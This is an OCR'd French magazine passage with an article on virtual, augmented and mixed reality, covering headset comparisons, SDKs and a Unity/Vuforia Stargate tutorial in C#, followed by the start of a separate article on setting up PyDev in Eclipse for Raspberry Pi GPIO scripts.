La réalité virtuelle désigne l'ensemble des technologies qui simulent la présence physique d'un utilisateur dans un environnement artificiellement généré par des logiciels. Aujourd'hui, cette notion renvoie à une expérience immersive dans un environnement virtuel à travers un casque de réalité virtuelle sur lequel sont projetées des images.

Qu'est-ce que la réalité augmentée ?


La réalité augmentée ne virtualise pas, contrairement à la réalité virtuelle, l'ensemble de la vision de son utilisateur. Elle ajoute une surcouche, pour agrémenter la vue de l'utilisateur et lui fournir des informations en temps réel. Il est aussi possible de le faire dans un cadre vidéoludique. Contrairement à la réalité virtuelle, cette technologie ne simule pas un environnement virtuel. La réalité augmentée est la superposition d'un environnement réel et d'éléments virtuels en temps réel.

Réalité virtuelle VS réalité augmentée

La réalité virtuelle crée un environnement réel ou imaginaire alors que la réalité augmentée ajoute des éléments virtuels dans un environnement réel.

Qu'est-ce que la réalité mixte ?

Le terme « réalité mixte » a été utilisé pour la première fois en 1994. Il a fait son apparition dans un papier de recherche écrit par Paul Milgram et Fumio Kishino intitulé « A Taxonomy of Mixed Reality Visual Displays »



Source : https://docs.microsoft.com/fr-fr/windows/mixed-reality/mixed-reality

La définition ayant évolué au fil des années, le terme Mixed Reality regroupe désormais toutes les technologies d'AR, XR, VR…

1

2

Source : VRlib http://www.vrlib.fr/


Exemples d'utilisation de la réalité mixte

Les jeux vidéo

Voici le cas d'EyePet, par Sony, sur Playstation 3 utilisant la caméra Playstation Eye. Le principe est d'afficher une créature (ici un petit singe) en réalité augmentée sur une surface et pouvoir interagir avec elle. Le concept est de supprimer toutes les commandes et manettes de jeux en les remplaçant par de la reconnaissance faciale, vocale, et de la détection de mouvements. 1

Tourisme

Dans le domaine du tourisme, la réalité augmentée est utilisée pour améliorer l'expérience des visiteurs. A Bordeaux par exemple, une application mobile permet de visualiser les monuments actuels



3

dans le contexte du 18e siècle. A Paris, il est possible de visualiser les étapes de construction de la Tour Eiffel en réalité augmentée. D'autres application comme VRlib de Rendr utilisent la réalité virtuelle pour reconstituer des monuments et bâtiments et les faire visiter. 2

Commerce physique

En boutique, l'AR permet aux utilisateurs d'essayer des vêtements sans passer par la case cabine d'essayage. Autre utilisation possible : dans le domaine de la cosmétique, l'Oréal propose l'application « Make up Genius » permettant aux consommateurs d'essayer virtuellement un produit de maquillage grâce à un « miroir augmenté ».

E-commerce

Au travers d'une webcam, il est possible d'utiliser la réalité augmentée de chez soi. Certains opticiens proposent d'essayer plusieurs modèles de lunettes avant de se décider, et les enseignes de décoration et de mobilier comme Ikea permettent de visualiser des meubles chez soi avant de les acheter.

Automobile

En voiture, l'AR permet d'afficher des informations sur le pare-brise. Ce mode d'affichage « tête haute » donne des indications sur l'environnement et l'état du véhicule (la vitesse, les obstacles, la circulation…). Le groupe PSA y travaille notamment. BMW propose aussi un système de contrôle holographique pour les équipements de la voiture dans un de ses prototypes basés sur la Série 7. 3

Matériel pour la réalité mixte

La réalité mixte ouvre un vaste champ de possibilités, le matériel nécessaire pour profiter d'une expérience virtuelle ou augmentée est très diversifié. Parmi tous ces périphériques, nous retrouvons les smartphones qui sont capables à la fois de faire de la réalité virtuelle complètement immersive (via un « Google Cardboard » ou le Samsung GEAR) mais aussi de la réalité augmentée. Pour cela, il faudra tout de même vous équiper d'un smartphone dernière génération, les technologies permettant ceci n'étant pas compatibles avec tous les mobiles. La réalité augmentée nécessite également que le smartphone soit performant. Les tablettes peuvent être également utilisées pour la réalité augmentée, les systèmes d'exploitation étant les mêmes que sur les mobiles.

Ensuite, nous trouvons toute la catégorie des casques aussi bien pour la réalité virtuelle qu'augmentée.

Comparatif des casques compatibles Windows Mixed Reality

	ASUS HC102	ACER AH101-D8EY	DELL Visor	HP VR1000	Lenovo Explorer	Samsung Odyssey
Résolution combinée	2880 x 1440	2880 x 1440	2880 x 1440	2880 x 1440	2880 x 1440	2880 x 1600
Type écran	LCD	LCD	LCD	LCD	LCD	AMOLED
Connectivité	HDMI 2.0, USB 3.0, Bluetooth	HDMI 1.4 ou 2.0, USB 3.0, Bluetooth	HDMI 2.0, USB 3.0, Bluetooth	HDMI 1.4 ou 2.0, USB 3.0, Bluetooth	HDMI 2.0, USB 3.0, Bluetooth	HDMI 2.0, USB 3.0, Bluetooth
Taux d'actualisation	90Hz	90Hz	90Hz	90Hz	90Hz	90Hz
Champs de vision	95°	100°	Jusqu'à 110°	Jusqu'à 105°	Jusqu'à 110°	Jusqu'à 110°
Prise jack audio 3.5mm	X	X	X	X	X	X
Contrôleur de mouvement inclus	X	X	X	X	X	X
Poids	< 450 g	≈ 850 g	≈ 590 g	≈ 830 g	380 g	≈ 650 g
Prix	A partir de 429 USD	A partir de 240 USD	A partir de 250 USD	A partir de 240 USD	A partir de 259 USD	A partir de 430 USD

Comparaison des casques de réalité augmentée

	Hololens	Meta 2	Daqri	Vuzix Blade	EPSON BT-350	Vuzix M300
Résolution	Holographique: 2.3M points de lumières	2560 x 1440	1360 x 768	Nhd640x 360	1,280x 720 HD	Nhd 640x 360
Processeur	Intel Atom x5-Z8100 HPU : custom	/	Intel Core m7 6e generation (jusqu'à 3.1GHz)	quad-core ARM GPU: Cobra II	Intel Atom x5, 1.44GHz Quad Core	Dual Core Intel Atom CPU
Batterie	16500 mWh	/	5800 mAh	N / C	2,950 mAh	160 mAh + 860 mAh external battery
Stockage	64 Go2 Go RAM	/	64 Go	4GB + SDCard	16 GB	64Go
Type d'affichage	Lentille holographique transparente (guide d'onde)	LCD	LCos	Lentille holographique N / C transparente (guide d'onde)	OLED	Affichage monoculaire
Connectivité	Wi-Fi 802.11ac, HDMI 2.0, Micro USB 2.0, Bluetooth®	HDMI 1.4 ou 2.0, USB 3.0, Bluetooth	Wi-Fi 802.11ac 2.4/5 GHz, 2 x USB 3.1 type C, Bluetooth	MicroSD, Wi-Fi, Micro USB Bluetooth	Micro USB: control/ power/ upgrade Wi-Fi 802.11 b/g/n Bluetooth	Micro USB 2.0 HS Wi-Fi b/ g/n/ac Dual-B 2.4/ 5 GHz BT 4.1/2.1+ EDR
Taux d'actualisation	N / C	60Hz	Jusqu'à 60Hz		30Hz	N / C
Champ de vision	35°	90°	44°		23°	16.7°
Prise jack audio 3.5mm	X	X	X		/	/
Audio	4 Microphones, Haut-parleur intégré	3 Microphones	1 Microphone	2 Microphones	2 Microphones	2 Microphones
Caméra	2.4MP photo, HD vidéo, 30 fps	RGB 720p	RGB 1080p HD, 30 fps	8MP photo, 1080p vidéo,	5MP photo, 1080p vidéo,	13MP
Poids	579 g	≈ 500 g	≈ 335 g	≈ 85g	≈ 129g	≈150g
Prix	A partir de 3299 USD	A partir de 1495 USD	A partir de 4995 USD	A partir de 1080 EUR	A partir de 1,399.00 USD	A partir de 1700 USD

OUTILS POUR LA RÉALITÉ MIXTE

Pour développer des applications immersives ou augmentées, les outils sont nombreux et il est parfois difficile de s'y retrouver.
Les moteurs de jeux sont bien souvent le point d'entrée lorsque l'on cherche à développer une application de ce type. Parmi ces moteurs, on retrouve les bien connus Unreal Engine, Unity et CryEngine, mais on peut également trouver d'autres moteurs plus modestes qui sont devenus compatibles récemment avec l'arrivée de ces nouveaux usages. Chaque moteur possède une liste de plateformes supportées qu'il est important de consulter avant de se lancer dans un projet.
De manière générale, chaque objet de réalité mixte propose son propre SDK pour le développement d'application. Ces SDK étant très souvent intégrés aux moteurs de jeu, il est donc très rapide de commencer à profiter de ce que ces outils ont à offrir.


Microsoft HoloToolkit (Mixed Reality Toolkit)

L'Holo Toolkit ou plus récemment le « Mixed Reality Toolkit » est un ensemble de scripts et de composants destinés à améliorer et à faciliter le déploiement d'applications sur HoloLens et les casques de réalité mixte. Il est par exemple possible d'intégrer le clavier natif de Windows sur des applications plein écran sans avoir à écrire de code supplémentaire. Cette fonctionnalité n'est pas disponible sinon.
Ensuite, viennent s'ajouter les SDK pour la partie réalité augmentée. On y retrouve Vuforia, Kudan, Wikitude, ARKit (apple) ou encore ARCore (android). Vuforia est le SDK de réalité augmentée le plus utilisé sur le marché. Parmi les fonctionnalités de ces outils, on retrouve la possibilité de reconnaître une image, de déduire sa position et sa rotation de manière très précise, mais également la reconnaissance d'objets ou encore la détection du sol.

Vuforia

Vuforia est la plateforme de développement (SDK) de réalité mixte et augmentée la plus utilisée sur le marché. Elle permet de simplifier la création d'applications en proposant un certain nombre de fonctionnalités. On peut citer le suivi d'objet ou le placement simplifié en temps réel d'objets 3D dans un contexte de réalité mixte.
Il est possible de déployer des applications au travers d'Unity pour une grande variété de plateformes. On notera aussi que cela permet de développer des applications natives Android et IOS. L'API supporte 4 langages : C++, C#, Java, Objective C++. La dernière version de Vuforia sortie le 27 Mars 2018 est la 7.1. Depuis la version 2017 d'Unity, Vuforia est directement intégrée dans l'application. La version gratuite de Vuforia est utile pour de petits projets, ou des versions de démonstration, mais elle devient très vite limitée lorsqu'il s'agit de complexifier un peu l'application. Il faut alors se tourner vers les différentes offres que propose le site web. Vuforia offre aussi un service de reconnaissance d'images sur le cloud pour accélérer le processus de traitement. Les tarifs peuvent être trouvés sur le site officiel de Vuforia(1).

4



Le cas des technologies des géants Google et Apple

ARCore

Développée par Google, cette plateforme permet de créer des applications AR sur Android. ARCore propose des plugins de développement Unity et Unreal. ARCore est compatible avec une grande variété de d'appareils tournant sur Android 7.0 (Nougat) ou plus récents. Utilisant principalement la position et l'orientation de l'appareil pour faire de la reconnaissance et du tracking, cette technologie utilise le champ de vision de la caméra pour identifier les points d'intérêt (appelé aussi features). Ainsi, elle peut fonctionner avec ou sans marqueur.

ARKit

Apple présente ARKit, un composant d'IOS 11, comme un outil permettant aux développeurs de créer facilement des applications en réalité augmentée pour iPhone et iPad. Cette plateforme utilise principalement la caméra et les différents capteurs de mouvements.

Un peu de pratique !

Pour mettre en lumière le développement de ce genre d'applications, nous allons donc développer une mini application de réalité augmentée pour mobile Android via Unity et le SDK Vuforia. Dans cette application qui ravira les fans de la série Stargate(2), nous allons positionner la porte des étoiles sur une image (Target Marker) que le mobile va reconnaître. Un simple « touch » sur l'écran de notre mobile nous permettra ensuite d'ouvrir et de fermer la porte.
4
Pour notre application, nous créons une scène Unity dans laquelle nous plaçons l'ARCamera que Vuforia met à disposition pour l'augmentation. Nous rajoutons aussi notre porte avec ses textures et animations.
Ensuite, nous cherchons à être capables de placer notre porte sur notre Target Marker. Pour cela, il faut tout d'abord créer ladite image. On trouve sur le site de Vuforia les critères à respecter pour avoir une image dont le suivi va être bon. Plus spécifiquement, la qualité d'une cible pour la réalité augmentée nécessite la présence de « features ». Ces features sont en fait des points de contrastes forts permettant à Vuforia de reconnaître l'image rapidement et efficacement.

(1) https://developer.vuforia.com/vui/pricing
(2) Copyright Metro-Goldwyn-Meyer

Une fois cette image créée, Vuforia met à disposition sur son site une interface nous permettant de créer des bases de données contenant nos marqueurs. Chose importante à noter, à ce moment-là, Vuforia va nous demander les dimensions souhaitées pour notre image en cm. Cette étape est très importante puisqu'ensuite, si l'image n'est pas imprimée à la taille mentionnée à cette étape, la position calculée de notre marqueur risque d'être faussée. 5

Nous sommes ensuite capables de télécharger cette base de données soit pour Unity soit pour les autres éditeurs. Dans le cas d'Unity, Vuforia exporte un «.unitypackage » qu'il suffit d'importer dans le projet.

Nous pouvons ensuite configurer Vuforia pour lui dire de charger « HoloM-TargetA » et l'activer.

Une fois ces étapes de configurations faites, nous pouvons passer au développement de notre application.

Il est important de récupérer une clef de license, pour pouvoir utiliser Vuforia. 6


Notre application est composée de 3 scripts :

1 • « Kawoosh.cs » : responsable de la lecture de l'animation de l'ouverture de la porte. 7

Pour animer l'ouverture de la porte, nous utilisons de nombreux modèles 3D. Nous les faisons apparaître et disparaître lors du rafraîchissement appelé pour chaque frame dans la fonction Update() de Unity en utilisant la fonction object.SetActive(true);

```
internal void Update()
{
  if (_playing)
  {
    _lastFrameDuration += Time.deltaTime;
    if (_index >= (_animSteps.Length - 1))
    {
      Pause();
    }
    else if (_lastFrameDuration > _frameDelay)
    {
      _lastFrameDuration = 0.0f;
      _animSteps[_index].SetActive(false);
      ++_index;
      _animSteps[_index].SetActive(true);
    }
  }
}
```

2 • « Stargate.cs » : le script central qui gère l'interaction touch et l'ouverture puis fermeture de la porte.




```
#region Unity Object Attributes
public float TimeStayOpened;
public Light Light;
public Kawoosh KawooshObj;
public ButtonHandler Button;
public AudioSource CloseSound;
#endregion
```

Le script prend en paramètre une lampe (Light), un objet qui aura pour charge de faire l'effet d'ouverture de la porte (Kawoosh), et un bouton (Button Handler) qui permettra « d'ouvrir » la porte. Enfin le son de fermeture est aussi un paramètre.

Dans la fonction start on initialise la fonction du bouton, qui permettra d'ouvrir la porte, et on ferme la porte pour être sûr qu'elle est éteinte par défaut.

```
private void Start()
{
  Button.OnClick += Button_OnClick;
  Close();
}
```

Cette fonction contient très peu de code. Juste de quoi éviter les rebonds (le fait de cliquer plusieurs fois)

```
private void Button_OnClick()
{
  if (_isOpened)
    Close();
  else if (!_isOpening && !_isClosing)
    Open();
}
```


Lorsque l'utilisateur appuie sur le bouton, on lance une coroutine, pour ne pas « geler » l'écran pendant que le son est joué. On appelle aussi l'objet qui contient Kawoosh.cs afin de lancer l'animation.

```
private IEnumerator _openCoRout()
{
  gameObject.GetComponent<AudioSource>().Play();
  yield return new WaitForSeconds(0.5f);
  KawooshObj.Stop();
  KawooshObj.gameObject.SetActive(true);
  KawooshObj.PlayAnimation();
  yield return new WaitForSeconds(2.0f);
  _isOpening = false;
  _isOpened = true;
}
public void Open()
{
  Light.enabled = true;
  _isOpening = true;
  StartCoroutine(_openCoRout());
}
```


3 • « MyTarget.cs » : permet de suivre l'état de notre marqueur (détecté ou non…).

L'objet contenant MyTarget.cs contient également un script « ImageTargetBehaviour » fourni par Vuforia qui permet de transformer la position calculée de notre image en position 3D dans Unity. Notre script MyTarget va simplement faire la passerelle entre cet ImageTargetBehaviour et notre script de gestion Stargate.cs.

5



6




7

```
public class MyTarget : MonoBehaviour, ITrackableEventHandler
{
  public GameObject ObjectToAugment;
  public int IsVisible { get; private set; }
  internal void Start()
  {
    ImageTargetBehaviour imageTarget = GetComponent<ImageTargetBehaviour>();
    imageTarget.RegisterTrackableEventHandler(this);
  }
  internal void Update()
  {
    if (IsVisible)
      ObjectToAugment.transform.SetPositionAndRotation(this.transform.position, this.transform.
rotation);
  }
  public void OnTrackableStateChanged(TrackableBehavior.Status previousStatus, Trackable
Behavior.Status newStatus)
  {
    IsVisible = (newStatus == TrackableBehavior.Status.TRACKED || newStatus == Trackable
Behavior.Status.DETECTED);
    ObjectToAugment.SetActive(IsVisible);
  }
}
```

Vuforia nous permet de suivre l'évolution d'un marqueur via l'interface ITrackableEventHandler qu'il faut venir enregistrer dans l'ImageTargetBehaviour (ici dans le start).
Dans l'update, fonction appelée par Unity à chaque frame, nous assignons la position et rotation du marqueur à notre porte ObjectToAugment. OnTrackableStateChanged nous permet de savoir si Vuforia détecte ou non le marqueur et si on peut ainsi afficher notre porte.
Une fois cette partie de code réalité augmentée faite, nous pouvons simplement développer le comportement de notre application dans notre script Stargate.cs.

```
  internal void Update()
  {
    if (!ImgTarget.IsVisible)
      return;
#if UNITY_EDITOR
    if(EmulatorEmulateClick)
    {
      EditorEmulateClick = !EditorEmulateClick;
      ManageGateOpen();
    }#else
    foreach (var touch in Input.touches)
    {
      if (touch.phase == TouchPhase.Began)
      {
        ManageGateOpen();
      }
    }
#endif
  }
```

Pour être en mesure de tester notre application dans l'éditeur il nous faut simuler les interactions sur l'écran du mobile ici sous la forme d'un booléen. On utilise des directives de préprocesseur (#if UNITY_EDITOR) afin d'échanger le code entre le téléphone et l'éditeur. Lorsque l'on est sur mobile, le code grisé est exécuté à la place. Notre fonction *ManageGateOpen()* ici s'occupe ensuite d'ouvrir et de fermer la porte en interagissant avec Kawoosh.



Nous pouvons maintenant profiter pleinement de notre application de réalité augmentée.

Sources

gameblog.fr (2018). *La réalité mixte : Le futur de la réalité virtuelle ?* [en ligne] Disponible sur : http://www.gameblog.fr/news/71193-la-realite-mixte-le-futur-de-la-realite-virtuelle.

docs.microsoft.com. (2018). *What is mixed reality?* [en ligne] Disponible sur : https://docs.microsoft.com/en-us/windows/mixed-reality/mixed-reality.

etclab.mie.utoronto.ca (1994). *A taxonomy of mixed reality visual displays Paul Milgram*, Fumio Kishino [en ligne] Disponible sur : http://etclab.mie.utoronto.ca/people/paul_dir/IEICE94/ieice.html.

forbes.com (2018). *The Difference Between Virtual Reality, Augmented Reality And Mixed Reality.* Quora [en ligne] Disponible sur : https://www.forbes.com/sites/quora/2018/02/02/the-difference-between-virtual-reality-augmented-reality-and-mixed-reality/#501b9dc2d07c.

realitytechnologies.com (2018). *The Ultimate Guide to Mixed Reality (MR) Technology* [en ligne] Disponible sur : http://www.realitytechnologies.com/mixed-reality .

artefacto-ar.com (2018). *Qu'est-ce que la réalité mixte ?* [en ligne] Disponible sur : https://www.artefacto-ar.com/realite-mixte/.

vuforia.com (2018). *Pricing* [en ligne] Disponible sur : https://developer.vuforia.com/vui/pricing.

https://daqri.com/products/smart-glasses/

https://www.windowscentral.com/microsoft-hololens-processor-storage-and-ram

https://docs.microsoft.com/fr-fr/windows/mixed-reality/hololens-hardware-details

http://www.optinvent.com/waveguide-ar-displays/

https://www.onmsft.com/news/field-of-view-heres-what-youll-see-when-you-put-on-a-hololens_

https://www.vuzix.com/Products/Blade-Enterprise

http://files.vuzix.com/Content/docs/north-american/web/Vuzix-Blade-Prosumer-Smart-Glasses-01-18.pdf

https://www.vuzix.com/Products/m100-smart-glasses

https://www.vuzix.com/Products/m300-smart-glasses

https://www.vuzix.com/Products/iWear-Video-Headphones

http://files.vuzix.com/Content/pdfs/iWear-Video-Headphones-FAQs-11-2015-A4.pdf

http://files.vuzix.com/Content/docs/north-american/web/Vuzix-iWear-Video-Headphones-01-17.pdf

https://epson.com/moverio-augmented-reality-smart-glasses-for-drone-flying

https://epson.com/moverio-augmented-reality-smart-glasses-for-multi-users

https://epson.com/moverio-augmented-reality-headsets-industrial-applications

https://laforgeoptical.com/pages/meet-shima

https://laforgeoptical.com/pages/mods

http://www.optinvent.com/our_products/ora-2/

http://www.glassup.com/f4/#f4-scheda

https://www.solos-wearables.com/

https://everysight.com/

https://www.osterhoutgroup.com/r-7-smartglasses

https://www.osterhoutgroup.com/r-8-smartglasses

https://www.osterhoutgroup.com/r-9-smartglasses

https://developer.sony.com/develop/smarteyeglass-sed-e1/

https://kudan.readme.io/docs/framework

https://www.kudan.eu/demo/

Jean-Bernard Boichat
Auteur chez Eyrolles
jb@boichat.ch
http://www.boichat.ch/wpjrsp

Programmation Python pour le Raspberry Pi 3
Installation de PyDev dans Eclipse

Cet article est destiné au programmeur Python développant des applications pour le Raspberry Pi 3 B, voire le Pi Zero WH ou le tout dernier Pi 3 A+ sorti en novembre 2018. Dans le livre de l'auteur, Programmer en Java pour le Raspberry Pi 3, livre publié ces jours-ci chez Eyrolles, tous les tests des composants attachés au port GPIO du Raspberry Pi sont vérifiés avec des scripts en langage Python. Tous les outils de cet article, à l'exception de PyDev, y sont d'ailleurs présentés.

niveau 100

Aucune connaissance approfondie de Python n'est nécessaire pour mettre en place ces scripts ou les déposer directement sur le Raspberry Pi et les exécuter. Pour l'éditeur sous Windows, nous utiliserons Notepad++ ou équivalent. Il faudra oublier le Bloc-notes qui générera des caractères non reconnus pour le langage Python. Des outils Windows comme WinScp ou PuTTY feront l'affaire pour les fonctions de transfert ou d'exécution. Sous un Linux PC Ubuntu, où Eclipse est aussi installable, FileZilla et ssh seront alors utilisés.

Les scripts traditionnels pour vérifier des circuits sur le Raspberry Pi sont écrits en général en Python 2, mais Python 3 est aussi préinstallé sur Raspbian, le système d'exploitation du Raspberry Pi.

Une introduction rapide à Python ne nécessite aucune installation d'un système de développement pour Python sur le PC, car les scripts Pythons utilisés pour vérifier les composants montés sur nos planches à pain, sont d'une simplicité à faire peur. Je ne suis pas un expert, ni un fervent passionné de Python, mais quand cela se complique, je préfère le langage Java et avec la librairie Pi4J (http://pi4j.com/) pour des applications dédiées au Raspberry Pi.

Il y a cependant des situations où nous aimerions étendre nos scripts Python ou réutiliser des scripts complexes nécessitant un bon système de développement comme Eclipse, mon favori.

Cet article nous montre comment installer l'extension PyDev, un IDE Python pour Eclipse, sur un PC Windows, et y écrire une librairie fictive **RPi.GPIO** pour que le script Python présenté ci-dessous, **blink2leds.py**, puisse **être exécuté sur le PC sans le GPIO hardware, et avant le déploiement sur le Raspberry Pi 3**.

Le code Python du script blink2leds.py

Ce script est repris de mon livre pour vérifier le circuit et avant de passer à l'implémentation en Java de la même fonction.

Lorsque nous déposons des composants sur une planche à pain (breadboards) attachée au Raspberry Pi, il est souvent plus facile de commencer par définir quelles broches seront utilisées, voire même par utiliser un script Python bien documenté. Notepad++ (https://notepad-plus-plus.org/fr/) est l'outil à favoriser pour l'écriture de tels scripts en dehors d'Eclipse. Il nous apporte aussi une jolie présentation qui va nous plaire immédiatement : 1

- Le nom du script est tout de même plus simple en anglais qu'un "clignote_deux_leds". Les instructions du langage sont d'ailleurs en anglais de toute manière. Pour les lecteurs qui n'ont jamais programmé en Python, ils s'en sortiront rapidement.

blink2leds.py

```
# coding: utf-8

import RPi.GPIO as GPIO
import time

LedPin1 = 12    # pin12 (Pi4J GPIO_01)
LedPin2 = 15    # pin15 (Pi4J GPIO_03)
                # pin3 la terre

def setup():
  print("Les deux leds vont clignoter")

  GPIO.setmode(GPIO.BOARD)       # Numéro GPIO par location physique
  GPIO.setup(LedPin1, GPIO.OUT)  # LedPin1 en mode output
  GPIO.setup(LedPin2, GPIO.OUT)  # LedPin2 en mode output

def blink():
  i = 0
  while i < 15:  # Pour 15 sec
    GPIO.output(LedPin1, GPIO.HIGH) # Allume la led
    GPIO.output(LedPin2, GPIO.HIGH) # Allume la led
    time.sleep(.5)
    GPIO.output(LedPin1, GPIO.LOW)  # Eteint la led
    GPIO.output(LedPin2, GPIO.LOW)  # Eteint la led
    time.sleep(.5)
    i += 1

  print("Une seule led va clignoter plus lentement")

  while True: # Pour une boucle éternelle
    GPIO.output(LedPin2, GPIO.HIGH) # Allume la led
    time.sleep(1)
    GPIO.output(LedPin2, GPIO.LOW)  # Eteint la led
    time.sleep(1)

def destroy():
  GPIO.output(LedPin1, GPIO.LOW)    # Led éteinte
  GPIO.output(LedPin2, GPIO.LOW)    # Led éteinte
  GPIO.cleanup()                    # Ressources liberées

if __name__ == '__main__':   # Démarrage en Python
  setup()
  try:
    blink()
  except KeyboardInterrupt:  # Interruption avec 'Ctrl+C'
    destroy()
```


length : 1 334 Ln : 7 Col : 38 Sel : 0 | 0 Windows (CR LF) UTF-8 IN

1

- Tout d'abord deux **import** sont nécessaires pour les fonctions GPIO du Raspberry Pi et la fonction **sleep()**, pause en seconde.
- Nous comprendrons rapidement la définition des broches (pins) avec le schéma Fritzing qui va suivre et le mode **GPIO.BOARD** utilisé avec la fonction **setmode()**.
- Le démarrage du script se fait en fin de script en commençant par **setup()** qui va nous définir nos deux broches en sortie (**GPIO.OUT**).
- La fonction **blink()**, un clignotement, va commencer par une boucle où les deux LEDs seront allumées (**GPIO.HIGH**) et éteintes (**GPIO.LOW**) chaque demi-seconde et 15 fois de suite. La dernière boucle sera éternelle, mais uniquement pour la seconde LED.
- Un **Ctrl-C** va pouvoir interrompre cette boucle infinie en éteignant les deux LEDs dans la fonction **destroy()**. Sinon nous pourrions avoir une ou deux LEDs qui restent allumées en fin d'exécution.

Schéma Fritzing correspondant au script blink2leds.py

Pour comprendre la définition des pins, nous utiliserons le diagramme "**Pin Numbering - Raspberry Pi Model B+**" qui se trouve sur le site http://pi4j.com/pins/model-b-plus.html qui présente à la fois la définition des broches physiques utilisées ici (mode **GPIO.BOARD**) et celle du Pi4J, une librairie pour la programmation en Java.



Le schéma montre un Raspberry Pi Zero WH. Les broches et la compatibilité du logiciel sont aussi équivalents pour le Raspberry Pi 3B, le Raspberry Pi 3B+ ou encore le tout dernier Raspberry Pi 3A+.

Les broches physiques sont numérotées de gauche à droite. La lignée du bas est numérotée 1, 2, 3, ..., et celle du haut 2, 4, 6, ... Les deux fils noirs conduisant aux résistances viennent donc sur la troisième en haut, la broche numéro 6, la terre. Les LEDs rouges et vertes sont connectées aux broches physiques digitales 12 et 15. Il faut protéger les diodes avec des résistances de 330 Ohm. Nous indiquerons que les diodes ici doivent être positionnées correctement avec la jambe longue côté positif. Ce script est vraiment simple et ne nécessiterait pas vraiment une vérification sur un PC Windows où il serait nécessaire d'installer un interpréteur Python voire Eclipse et un PyDev, évidemment.

Installation de PyDev dans Eclipse

Je ne décrirai pas ici l'installation d'Eclipse ni son utilisation. J'assume que le lecteur connaît déjà cet environnement type des programmeurs Java ou C++. Pour vérifier cet article, je l'ai installé sur une de mes anciennes versions d'Eclipse, Neon.2, ainsi qu'un workspace dédié (D:\EclipseWorkspaceNeon).

Pour les débutants dans tous ces domaines, il existe de nombreux sites pour répondre à ces questions :


- Installation d'Eclipse ;
- Utilisation du Workspace d'Eclipse ;
- Transfert et exécution de fichiers depuis le PC sur un Raspberry Pi ;
- Exécution de scripts Python au démarrage du Pi ou depuis Java.

J'ai installé la version Eclipse IDE for Java Developers, mais une version Eclipse IDE for C/C++ Developers devrait fonctionner. Le même espace de travail que Java peut aussi être utilisé : nous pourrons alors développer aussi bien nos classes Java que des scripts Python, dédiés ou non au Raspberry Pi.

Nous trouverons une description de l'installation de **PyDev** sur le site http://www.pydev.org .

Avec le menu ***Help > Install New Software*** nous déposerons dans la fenêtre du bouton **Add** la sélection. http://www.pydev.org/updates 2

